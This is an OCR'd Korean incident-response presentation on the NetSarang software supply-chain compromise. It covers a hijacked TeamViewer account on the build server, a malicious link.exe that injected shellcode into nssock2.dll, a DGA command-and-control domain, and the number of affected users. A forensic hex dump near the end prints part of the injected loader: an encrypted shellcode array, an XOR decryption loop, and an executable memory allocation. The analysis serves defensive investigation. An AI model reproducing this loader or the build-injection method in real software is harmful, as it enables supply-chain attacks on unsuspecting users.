
넷사랑 침해사고 대응

SW 악성모듈 삽입

개발환경



넷사랑 사무실(192.168.1.X)
- 제품 패키지 과정 -

개발,관리자 PC
Win 7,8

② 원격접속 후,
빌드S/W 실행
(Batch)

제품빌드서버
(Builder)-Linux

(HSM
전자서명)

③ 설치파일
자동생성

파일공유서버
(NAS)시놀로지社

① 신규버전
파일 업로드

버전관리서버
(SVN)-Win

④ 설치파일
(SFTP)업로드

호스트웨이 IDC

업데이트서버
(download.netsarang.co.kr)

대응경과

유관기관을 통해 최초 사고인지(8.7), 현장조사 및 긴급조치 진행

- SW 실행 시 **강제 업데이트 수행**되도록 정책 변경, 정상파일 배포
- 현장 출동(총 6대* 시스템 채증) 및 분석(8.8~), **인증서 폐기** 진행

* 개발자PC 2대, 관리자PC 1대, SVN서버 1대, 빌드서버 1대, NAS서버 1대

- 피해범위* 확인을 통해 **국내외 감염IP에 대한 보안조치 요청**(8.10)

* 최대 국내 8,700여개(전체 15만8천여개) IP가 변조된 모듈을 다운 받은 것으로 추정

※ 넷사랑社는 사고 인지 후 유료 고객 및 평가판 **사용자를 대상으로 별도 안내** 진행

구분	시스템명(위치)	운영체제정보	주요내용
1	개발자-1 PC(사내)	Windows 7	. 특이사항 없음
2	개발자-2 PC(사내)	Windows 8	. 특이사항 없음
3	관리자 PC(내)	Windows 8.1	. 특이사항 없음
4	SVN서버(사내)	Cent OS 6.5	. 특이사항 없음
5	빌드서버-Host(사내)	Windows Server 2012 R2	. 특이사항 없음
6	빌드서버-VMware(사내)	Windows 7 Ultimate	. 악성코드 3종 발견 . 비정상 접근 팀뷰어 로그발견
7	NAS서버(사내)	Linux기반 NAS전용 OS	. 5.30 ~ 7.21 까지 빌더된 제품에서 악성코드(nssock2.dll) 발견

사고원인

SW 실행파일이 제작되는 빌드 서버의 팀뷰어(원격접속SW) 계정 탈취


- 팀뷰어 로그 분석결과, 비정상 접속이력 및 해당 시점 악성행위 확인
- 해커는 팀뷰어를 통해 빌드 서버에 원격 접속, **4종 악성코드* 설치**

악성코드명	생성시점	기능
nxview.tff	‘17.3.31	. 원격제어 추정
mscoree.dll	‘17.4.5	. 상세분석 중
link.exe	**‘17.5.26**	**. 빌드 과정에 개입하여 SW에 악성기능 삽입**
nssock2.dll	‘17.5.30 이전	. 상세분석 중

- 빌드 과정 中 동작하는 정상 link.exe가 악성파일로 교체, 개발자가 빌드 수행 시 악성 link.exe가 동작하여 자동으로 변조된 프로그램이 제작

사고원인

빌드 단계에서 작동되는 악성 link.exe 행위 과정



① link.exe @링커_지시파일

link.exe

링커_지시파일

“Release\nssock2.dll”

② 링커 지시파일에 nssock2.dll 포함 체크

③ 셀코드 포함한 afxstl.cpp 생성

afxstl.cpp

④ 컴파일하여 obj 파일 생성

cl.exe /c afxstl.cpp

afxstl.obj

⑤ 링커_지시파일 수정

링커_지시파일

+ ..afxstl.obj


link1.exe

nssock2.dll

⑥ 정상 link1.exe 호출

⑦ 악성 dll 생성

개요도



공격자

C&C
(*.nylalobghyhirgh.com
-DGA 알고리즘)

넷사랑 사무실(192.168.1.X)
- 제품 패키징 과정 및 해킹 개요 -

① 기탈취된 원격접속S/W(팀뷰어)계정을 통해 접속 후,
악성코드 삽입(nxview.tff, mscoree.dll 등) 실행(3.31~7.14)

개발,관리자 PC
Win 7,8

2 원격(VNC)접속 후,
빌드S/W 실행
(Batch)

제품빌드서버
(Builder)-Win

(HSM
전자서명)

3 설치파일
자동생성

파일공유서버
(NAS)시놀로지社

4 설치파일
(SFTP)업로드

1 신규버전
파일 업로드

버전관리서버
(SVN)-Linux

호스트웨이 IDC

업데이트서버
(download.netsarang.co.kr)

넷사랑 제품 內
포함된
악성코드 설치
(7.18~8.4)

악성코드
감염

....

넷사랑 이용자
(전체 157,989 IP 중, 국내 8,687 IP)

② 감염PC 정보(컴퓨터이름, 사용자이름, 감염일자 등)를 C&C에 전송(7.18~8.4)

침투경로

빌드서버 감염 의심 경위

- 악성코드가 삽입된 nssock2.dll 파일 분석 결과, 악성 부분이 코드 인젝션이 아닌 정상적인 컴파일 과정을 거친 것으로 확인
- nssock2.dll에 빌더서버에서만 할 수 있는 전자서명이 되어 있음
- SVN 서버 로그 확인 결과, 감염 파일 생성 기간(5.29~7.21)동안 SVN 서버 내의 코드는 변조가 없었던 것으로 확인


빌드서버 VM을 감염 패키지 생성시점(5.29~7.21) 스냅샷(7.12)으로 복원, 분석

- 패키징이 완료된 파일이 저장되는 NAS 서버의 파일 생성 시점으로 확인된 기간

침투경로

악성파일(nssock2.dll)의 특징적인 문자열(###ERROR###) 검색

- 비할당 영역에 존재하는 악성 쉘코드 일부와 악성코드 1종(link.exe) 확인



```
⊟ □ Unallocated clusters on NTFS volume   1                                              X₩   86,750,384,128   86,75
      Unallocated clusters on NTFS volume   1/1  eBoxA(0,"###ERROR###",NULL   4911627038   X₩   86,750,384,128   86,75
```

0 of 3 Checked | 2 of 2 Visible [82.26 GB] | 0 Highlighted [0 bytes] | Keyword Search₩###ERROR

Hex

```
              0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
01:24C1:7783  36 2C 30 78 36 30 2C 30 78 31 31 2C 30 78 45 34 2C 30 78 38 36 2C 30 78 38 45 2C 30 78 46 31 2C 30  6,0x60,0x11,0xE4,0x86,0x8E,0xF1,0
01:24C1:77A4  78 46 45 2C 30 78 44 31 2C 30 78 35 38 2C 30 78 39 30 2C 30 78 32 44 2C 30 78 44 36 2C 5C 0D 0A 30  xFE,0xD1,0x58,0x90,0x2D,0xD6,\..0
01:24C1:77C5  78 45 39 2C 30 78 37 41 2C 30 78 32 39 2C 30 78 43 42 2C 30 78 32 44 2C 30 78 41 46 2C 30 78 41 30  xE9,0x7A,0x29,0xCB,0x2D,0xAF,0xA0
01:24C1:77E6  2C 30 78 34 34 2C 30 78 32 43 2C 30 78 36 30 2C 30 78 32 45 2C 30 78 31 34 2C 30 78 43 41 2C 30 78  ,0x44,0x2C,0x60,0x2E,0x14,0xCA,0x
01:24C1:7807  34 33 2C 30 78 32 32 2C 30 78 35 42 2C 5C 0D 0A 30 78 42 43 2C 30 78 41 36 2C 30 78 41 31 2C 30 78  43,0x22,0x5B,\..0xBC,0xA6,0xA1,0x
01:24C1:7828  38 38 2C 30 78 39 46 2C 30 78 31 32 2C 30 78 36 35 2C 30 78 39 34 2C 30 78 43 41 2C 30 78 33 36 2C  88,0x9F,0x12,0x65,0x94,0xCA,0x36,
01:24C1:7849  30 78 39 39 2C 30 78 31 34 2C 30 78 46 35 2C 30 78 36 44 2C 30 78 39 35 2C 30 78 46 38 2C 5C 0D 0A  0x99,0x14,0xF5,0x6D,0x95,0xF8,\..
01:24C1:786A  30 78 44 37 2C 30 78 34 32 2C 30 78 46 36 2C 30 78 39 33 2C 30 78 37 41 2C 30 78 35 31 2C 30 78 34  0xD7,0x42,0xF6,0x93,0x7A,0x51,0x4
01:24C1:788B  39 2C 30 78 36 36 2C 30 78 32 39 2C 30 78 46 37 2C 30 78 42 42 2C 30 78 39 46 2C 30 78 37 43 2C 30  9,0x66,0x29,0xF7,0xBB,0x9F,0x7C,0
01:24C1:78AC  78 31 32 2C 30 78 31 42 2C 30 78 30 34 2C 5C 0D 0A 30 78 30 31 2C 30 78 32 44 2C 30 78 41 38 2C 30  x12,0x1B,0x04,\..0x01,0x2D,0xA8,0
01:24C1:78CD  78 33 34 2C 30 78 32 35 2C 30 78 33 46 2C 30 78 45 42 2C 30 78 31 32 7D 3B 0D 0A 0D 0A 63 6C 61 73  x34,0x25,0x3F,0xEB,0x12};....clas
01:24C1:78EE  73 20 43 41 75 74 6F 7B 70 75 62 6C 69 63 3A 43 41 75 74 6F 28 29 3B 7D 3B 0D 0A 0D 0A 43 41 75 74  s CAuto{public:CAuto();};....CAut
01:24C1:790F  6F 3A 3A 43 41 75 74 6F 28 29 0D 0A 7B 0D 0A 09 75 6E 73 69 67 6E 65 64 20 63 68 61 72 20 2A 20 62  o::CAuto()..{...unsigned char * b
01:24C1:7930  31 20 3D 20 28 75 6E 73 69 67 6E 65 64 20 63 68 61 72 20 2A 29 20 53 48 45 4C 4C 43 4F 44 45 3B 0D  1 = (unsigned char *) SHELLCODE;.
01:24C1:7951  0A 09 75 6E 73 69 67 6E 65 64 20 63 68 61 72 20 2A 20 62 32 20 3D 20 28 75 6E 73 69 67 6E 65 64 20  ..unsigned char * b2 = (unsigned 
01:24C1:7972  63 68 61 72 20 2A 29 20 56 69 72 74 75 61 6C 41 6C 6C 6F 63 28 4E 55 4C 4C 2C 73 69 7A 65 6F 66 28  char *) VirtualAlloc(NULL,sizeof(
01:24C1:7993  53 48 45 4C 4C 43 4F 44 45 29 2C 4D 45 4D 5F 43 4F 4D 4D 49 54 2C 50 41 47 45 5F 45 58 45 43 55 54  SHELLCODE),MEM_COMMIT,PAGE_EXECUT
01:24C1:79B4  45 5F 52 45 41 44 57 52 49 54 45 29 3B 0D 0A 09 75 6E 73 69 67 6E 65 64 20 6C 6F 6E 67 20 6B 65 79  E_READWRITE);...unsigned long key
01:24C1:79D5  20 3D 20 2A 20 4C 50 44 57 4F 52 44 28 62 31 29 3B 0D 0A 09 62 31 20 2B 3D 20 73 69 7A 65 6F 66 28   = * LPDWORD(b1);...b1 += sizeof(
01:24C1:79F6  44 57 4F 52 44 29 3B 0D 0A 09 66 6F 72 20 28 69 6E 74 20 69 20 3D 20 30 3B 20 69 20 3C 20 73 69 7A  DWORD);...for (int i = 0; i < siz
01:24C1:7A17  65 6F 66 28 53 48 45 4C 4C 43 4F 44 45 29 20 2D 20 73 69 7A 65 6F 66 28 44 57 4F 52 44 29 3B 20 69  eof(SHELLCODE) - sizeof(DWORD); i
01:24C1:7A38  2B 2B 29 0D 0A 09 7B 0D 0A 09 09 62 32 5B 69 5D 20 3D 20 62 31 5B 69 5D 20 5E 20 75 6E 73 69 67 6E  ++)...{....b2[i] = b1[i] ^ unsign
01:24C1:7A59  65 64 20 63 68 61 72 28 6B 65 79 29 3B 20 6B 65 79 20 3D 20 28 6B 65 79 20 3C 3C 20 31 36 29 20 2B  ed char(key); key = (key << 16) +
01:24C1:7A7A  20 28 6B 65 79 20 3E 3E 20 31 36 29 3B 20 6B 65 79 20 3D 20 6B 65 79 20 2A 20 30 78 43 39 42 45 44   (key >> 16); key = key * 0xC9BED
01:24C1:7A9B  33 35 31 20 2B 20 30 78 41 38 35 44 41 31 43 39 3B 0D 0A 09 7D 0D 0A 09 48 4D 4F 44 55 4C 45 20 72  351 + 0xA85DA1C9;...}...HMODULE r
01:24C1:7ABC  65 74 20 3D 20 28 48 4D 4F 44 55 4C 45 29 20 4C 50 54 48 52 45 41 44 5F 53 54 41 52 54 5F 52 4F 55  et = (HMODULE) LPTHREAD_START_ROU
